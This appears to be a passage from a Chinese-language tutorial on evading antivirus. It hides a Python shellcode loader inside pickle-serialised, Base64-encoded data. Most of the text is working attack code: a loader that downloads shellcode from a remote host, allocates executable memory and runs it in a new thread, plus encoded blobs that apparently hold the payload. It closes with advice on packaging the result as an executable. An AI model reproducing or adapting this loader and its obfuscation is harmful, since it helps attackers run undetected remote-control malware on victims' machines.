
```
3
[Finished in 0.1s]
```

我们可以看到我们已经将我们的 `a+b` 自动输出了（这里也可以提示我们， `pickle` 的 `loads` 参数如果可以被控制，我们就可以进行利用）。但是我们可以看到，从代码中我们还是可以看到调用的关键函数名称，我们这里可以对其进行混淆、编码操作，依旧以 `Base64` 编码为例，我们序列化代码如下：

```
import pickle
import base64

class A(object):
    a = 1
    b = 2
    def __reduce__(self):
        return (print, (self.a+self.b,))

ret = pickle.dumps(A())
ret_base64 = base64.b64encode(ret)
print(ret_base64)
```

接下来我们只需要进行反序列化调用之前先进行解码操作即可。

```
import pickle
import base64

ret = b'gANjYnVpbHRpbnMKcHJpbnQKcQBLA4VxAVJxAi4='
ret_decode = base64.b64decode(ret)
pickle.loads(ret_decode)
```



例如我们刚才的获取 `Shellcode` 的代码就可以通过序列化以及 `Base64` 编码进行处理。

```
import pickle
import base64
import urllib.request,codecs

class A(object):
```

```
    shellcode = urllib.request.urlopen('http://192.168.177.1:8000/shellcode/96f431cc-1b8c-11eb-8a21-5c80b6fea32f').
read()
    shellcode = base64.b64decode(shellcode)
    shellcode =codecs.escape_decode(shellcode)[0]
    def __reduce__(self):

        return (bytearray, (self.shellcode,))

ret = pickle.dumps(A())
ret_base64 = base64.b64encode(ret)
print(ret_base64)
```

之后我们按照上文中的代码进行解码以及反序列化操作即可。

```
import ctypes,urllib.request,base64,codecs,pickle
```

```
ret = b'gANjYnVpbHRpbnMKYnl0ZWFycmF5CnEAQn4DAAD8SIPk8OjIAAAAQVFBUFJRVkgx0mVIi1JgSItSGEiLUiBIi3JQSA+3SkpNMclIMcCsPGF
8AiwgQcHJDUEBweLtUkFRSItSIItCPEgB0GaBeBgLAnVyi4CIAAAASIXAdGdIAdBQi0gYRItAIEkB0ONWSP/JQYs0iEgB1k0xyUgxwKxBwckNQQHBOO
B18UwDTCQIRTnRddhYRItAJEkB0GZBiwxIRItAHEkB0EGLBIhIAdBBWEFYXllaQVhBWUFaSIPsIEFS/+BYQVlaSIsS6U////9dagBJvndpbmluZXQAQ
VZJieZMifFBukx3Jgf/1UgxyUgx0k0xwE0xyUFQQVBBujpWeaf/1etzWkiJwUG4UAAAAE0xyUFRQVFqA0FRQbpXiZ/G/9XrWVtIicFIMdJJidhNMclS
aAACQIRSUkG661UuO//VSInGSIPDUGoKX0iJ8UiJ2knHwP////9NMclSUkG6LQYYe//VhcAPhZ0BAABI/88PhIwBAADr0+nkAQAA6KL///8vaDR0TQB
Otow2xHK7wSzablrH8sILCWEF3JaqlzYKne4Uc6OdpgFcCQc1Y5VZEBDldNfmfIrjnKQrAOPGbhpM5EhjD13C86eoYQ2AhRJ4AFVzZXItQWdlbnQ6IE
1vemlsbGEvNC4wIChjb21wYXRpYmxlOyBNU0lFIDcuMDsgV2luZG93cyBOVCA1LjE7IC5ORVQgQ0xSIDIuMC41MDcyNzsgLk5FVCBDTFIgMy4wLjA0N
TA2LjMwKQ0KAIuGH7HH3HjXZ5BSv8NiFhxfReksLk9o6MrExU9a1JtFE1Je6QmO7ZlnIpw8q27ZfuGJlKCD07Fc9lm0YU6AEYiEQYzTBRNRlkp4F9EN
gFDiju78OmPbpR0/9yLWzntzmVjZfDzHRuKHalDZGtYoB9cWWrY30DoesJXMN4x30512L0kTwC22513bsfKRj4fir8h0YGoQukoCrC1Nqy/tvfhYapT
+7CWMgdbmnx9zBIBpW7f1bJf13BIgbnbTtW7H4OepigBBvvC1olb/1UgxyboAAEAAQbgAEAAAQblAAAAAQbpYpFPl/9VIk1NTSInnSInxSInaQbgAIA
AASYn5QboSloni/9VIg8QghcB0tmaLB0gBw4XAdddYWFhIBQAAAABQw+if/f//MTkyLjE2OC4xNzcuMTI5AASaz8txAYVxAlJxAy4='
shellcode = pickle.loads(base64.b64decode(ret))
print(repr(shellcode))
```

如上所示，我们已经在代码中无法看到相应的 `urllib.request` 的特征，但是这里有一个问题就是后面我们有一些申请内存的操作，但是会遇到一些序列化闭包的问题，这里我们可以使用 `eval()` 函数来继续实现。

> `eval()` 函数用来执行一个字符串表达式，并返回表达式的值。

例如我们想实现一个启动计算器的程序，我们首先生成还是按上文序列化并进行编码。


```
import pickle
import base64
import os

class A(object):
    def __reduce__(self):
        return(eval,("os.system('calc.exe')",))
ret = pickle.dumps(A())
ret_base64 = base64.b64encode(ret)
print(ret_base64)
```

```
65  import pickle
66  import base64
67  import os
68
69  class A(object):
70      def __reduce__(self):
71          return(eval,("os.system('calc.exe')",))
72  ret = pickle.dumps(A())
73  ret_base64 = base64.b64encode(ret)
74  print(ret_base64)
```

```
b'gANjYnVpbHRpbnMKZXZhbApxAFgVAAAAb3Muc3lzdGVtKCdjYWxjLmV4ZScpcQGFcQJScQMu'
[Finished in 0.1s]
```

接下来进行反序列化和解码操作。

```
import pickle
import base64
import os

ret = b'gANjYnVpbHRpbnMKZXZhbApxAFgVAAAAb3Muc3lzdGVtKCdjYWxjLmV4ZScpcQGFcQJScQMu'
ret_decode = base64.b64decode(ret)
pickle.loads(ret_decode)
```



但是 `eval()` 在执行多行的时候会有缩进问题，如果使用这种方式我们需要将加载器的代码每一行都单独执行，代码可以查看参考链接 `5` 中的代码，我们这里为了避免这一问题，使用 `exec()`

> exec 执行储存在字符串或文件中的Python语句，相比于 eval，exec可以执行更复杂的 Python 代码。

这样，我们就可以通过我们的例如异或、编码等混淆方式，绕过杀软的检测，了解了以上内容，我们就可以进行我们的免杀测试了，我们将我们上文中加载器代码利用 `exec()` 进行序列化并且进行编码。

```
import pickle
import base64
```

```
shellcode = """
import ctypes,urllib.request,codecs,base64

shellcode = urllib.request.urlopen('http://192.168.177.1:8000/shellcode/96f431cc-1b8c-11eb-8a21-5c80b6fea32f').read
()
shellcode = base64.b64decode(shellcode)
shellcode =codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)
# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctyp
es.c_int(0x40))

# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)
# 等待上面创建的线程运行完
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))"""

class A(object):
    def __reduce__(self):
        return(exec,(shellcode,))

ret = pickle.dumps(A())
```

```
ret_base64 = base64.b64encode(ret)
print(ret_base64)
ret_decode = base64.b64decode(ret_base64)
```


b'gANjYnVpbHRpbnMKZXhlYwpxAFhfBAAACmltcG9ydCBjdHlwZXMsdXJsbGliLnJlcXVlc3QsY29kZWNzLGJhc2U2NAogCnNoZWxsY29kZSA9IHVybGxpYi5yZXF1ZXN0LnVybG9wZW4oJ2h0
dHA6Ly8xOTIuMTY4LjE3Ny4xOjgwMDAvc2hlbGxjb2RlLzk2ZjQzMWNjLTFiOGMtMTFlYi04YTIxLTVjODBiNmZlYTMyZicpLnJlYWQoKQpzaGVsbGNvZGUgPSBiYXNlNjQuYjY0ZGVjb2RlKH
NoZWxsY29kZSkKc2hlbGxjb2RlID1jb2RlY3MuZXNjYXBlX2RlY29kZShzaGVsbGNvZGUpWzBdCnNoZWxsY29kZSA9IGJ5dGVhcnJheShzaGVsbGNvZGUpCiMg6K6+572uVmlydHVhbEFsbG9j
6L+U5Zue57G75Z6L5Li6Y3R5cGVzLmNfdWludDY0CmN0eXBlcy53aW5kbGwua2VybmVsMzIuVmlydHVhbEFsbG9jLnJlc3R5cGUgPSBjdHlwZXMuY191aW50NjQKIyDnlLPor7flhoXlrZgKcH
RyID0gY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5WaXJ0dWFsQWxsb2MoY3R5cGVzLmNfaW50KDApLCBjdHlwZXMuY19pbnQobGVuKHNoZWxsY29kZSkpLCBjdHlwZXMuY19pbnQoMHgzMDAwKSwg
Y3R5cGVzLmNfaW50KDB4NDApKQogCiMg5pS+5YWlc2hlbGxjb2RlCmJ1ZiA9IChjdHlwZXMuY19jaGFyICogbGVuKHNoZWxsY29kZSkpLmZyb21fYnVmZmVyKHNoZWxsY29kZSkKY3R5cGVzLn
dpbmRsbC5rZXJuZWwzMi5SdGxNb3ZlTWVtb3J5KAogICAgY3R5cGVzLmNfdWludDY0KHB0ciksIAogICAgYnVmLCAKICAgIGN0eXBlcy5jX2ludChsZW4oc2hlbGxjb2RlKSkKKQojIOWIm+W7
uuS4gOS4que6v+eoi+S7jnNoZWxsY29kZemYsuatouS9jee9rummluWcsOWdgOW8gOWni+aJp+ihjApoYW5kbGUgPSBjdHlwZXMud2luZGxsLmtlcm5lbDMyLkNyZWF0ZVRocmVhZCgKICAgIG
N0eXBlcy5jX2ludCgwKSwgCiAgICBjdHlwZXMuY19pbnQoMCksIAogICAgY3R5cGVzLmNfdWludDY0KHB0ciksIAogICAgY3R5cGVzLmNfa
W50KDApLCAKICAgIGN0eXBlcy5jX2ludCgwKSwgCiAgICBjdHlwZXMucG9pbnRlcihjdHlwZXMuY19pbnQoMCkpCikKIyDnrYnlvoXkuIrpnaLliJvlu7rnmoTnur/
nqIvov5DooYzlrowKY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5XYWl0Rm9yU2luZ2xlT2JqZWN0KGN0eXBlcy5jX2ludChoYW5kbGUpLGN0eXBlcy5jX2ludCgtMSkpcQGFcQJScQMu'

之后我们就可以进行解码以及反序列化操作。

```
import base64,pickle
shellcode = b'gANjYnVpbHRpbnMKZXhlYwpxAFhfBAAACmltcG9ydCBjdHlwZXMsdXJsbGliLnJlcXVlc3QsY29kZWNzLGJhc2U2NAogCnNoZWxsY29kZSA9IHVybGxpYi5yZXF1ZXN0LnVybG9wZW4oJ2h0dHA6Ly8xOTIuMTY4LjE3Ny4xOjgwMDAvc2hlbGxjb2RlLzk2ZjQzMWNjLTFiOGMtMTFlYi04YTIxLTVjODBiNmZlYTMyZicpLnJlYWQoKQpzaGVsbGNvZGUgPSBiYXNlNjQuYjY0ZGVjb2RlKHNoZWxsY29kZSkKc2hlbGxjb2RlID1jb2RlY3MuZXNjYXBlX2RlY29kZShzaGVsbGNvZGUpWzBdCnNoZWxsY29kZSA9IGJ5dGVhcnJheShzaGVsbGNvZGUpCiMg6K6+572uVmlydHVhbEFsbG9j6L+U5Zue57G75Z6L5Li6Y3R5cGVzLmNfdWludDY0CmN0eXBlcy53aW5kbGwua2VybmVsMzIuVmlydHVhbEFsbG9jLnJlc3R5cGUgPSBjdHlwZXMuY191aW50NjQKIyDnlLPor7flhoXlrZgKcHRyID0gY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5WaXJ0dWFsQWxsb2MoY3R5cGVzLmNfaW50KDApLCBjdHlwZXMuY19pbnQo
bGVuKHNoZWxsY29kZSkpLCBjdHlwZXMuY19pbnQoMHgzMDAwKSwgY3R5cGVzLmNfaW50KDB4NDApKQogCiMg5pS+5YWlc2hlbGxjb2RlCmJ1ZiA9ICh
```

```
jdHlwZXMuY19jaGFyICogbGVuKHNoZWxsY29kZSkpLmZyb21fYnVmZmVyKHNoZWxsY29kZSkKY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5SdGxNb3ZlTW
Vtb3J5KAogICAgY3R5cGVzLmNfdWludDY0KHB0ciksIAogICAgYnVmLCAKICAgIGN0eXBlcy5jX2ludChsZW4oc2hlbGxjb2RlKSkKQojIOWIm+W7u
uS4gOS4que6v+eoi+S7jnNoZWxsY29kZemYsuatouS9jee9rummluWcsOWdgOW8gOWni+aJp+ihjApoYW5kbGUgPSBjdHlwZXMud2luZGxsLmtlcm5l
bDMyLkNyZWF0ZVRocmVhZCgKICAgIGN0eXBlcy5jX2ludCgwKSwgCiAgICBjdHlwZXMuY19pbnQoMCksIAogICAgY3R5cGVzLmNfdWludDY0KHB0cik

sIAogICAgY3R5cGVzLmNfaW50KDApLCAKICAgIGN0eXBlcy5jX2ludCgwKSwgCiAgICBjdHlwZXMucG9pbnRlcihjdHlwZXMuY19pbnQoMCkpCikKIy
DnrYnlvoXkuIrpnaLliJvlu7rnmoTnur/nqIvov5DooYzlrowKY3R5cGVzLndpbmRsbC5rZXJuZWwzMi5XYWl0Rm9yU2luZ2xlT2JqZWN0KGN0eXBlc
y5jX2ludChoYW5kbGUpLGN0eXBlcy5jX2ludCgtMSkpcQGFcQJScQMu'
pickle.loads(base64.b64decode(shellcode))
```

从代码层面来讲，杀软视角的代码仅能看到是一段正常的 `Base64` 解码以及反序列化的脚本文件，也就达到了我们 `Bypass` 的目的，运行脚本我们可正常上线以及执行命令。



打包成可执行程序


打包成可执行程序

上文我们构建了我们的 `Python` 文件，但是利用起来需要目标环境支持 `Python` 以及相应的库文件支持，因此我们可以将我们的 `Python` 脚本打包成可执行程序来解决这些环境问题，打包方法有很多，例如 `pyinstaller` 或者 `py2exe` ， 具体安装方法这里不在赘述， 这里我们使用不同的打包程序，最后免杀的效果也不太一样，部分杀软对打包程序本身就加入了特征检测。

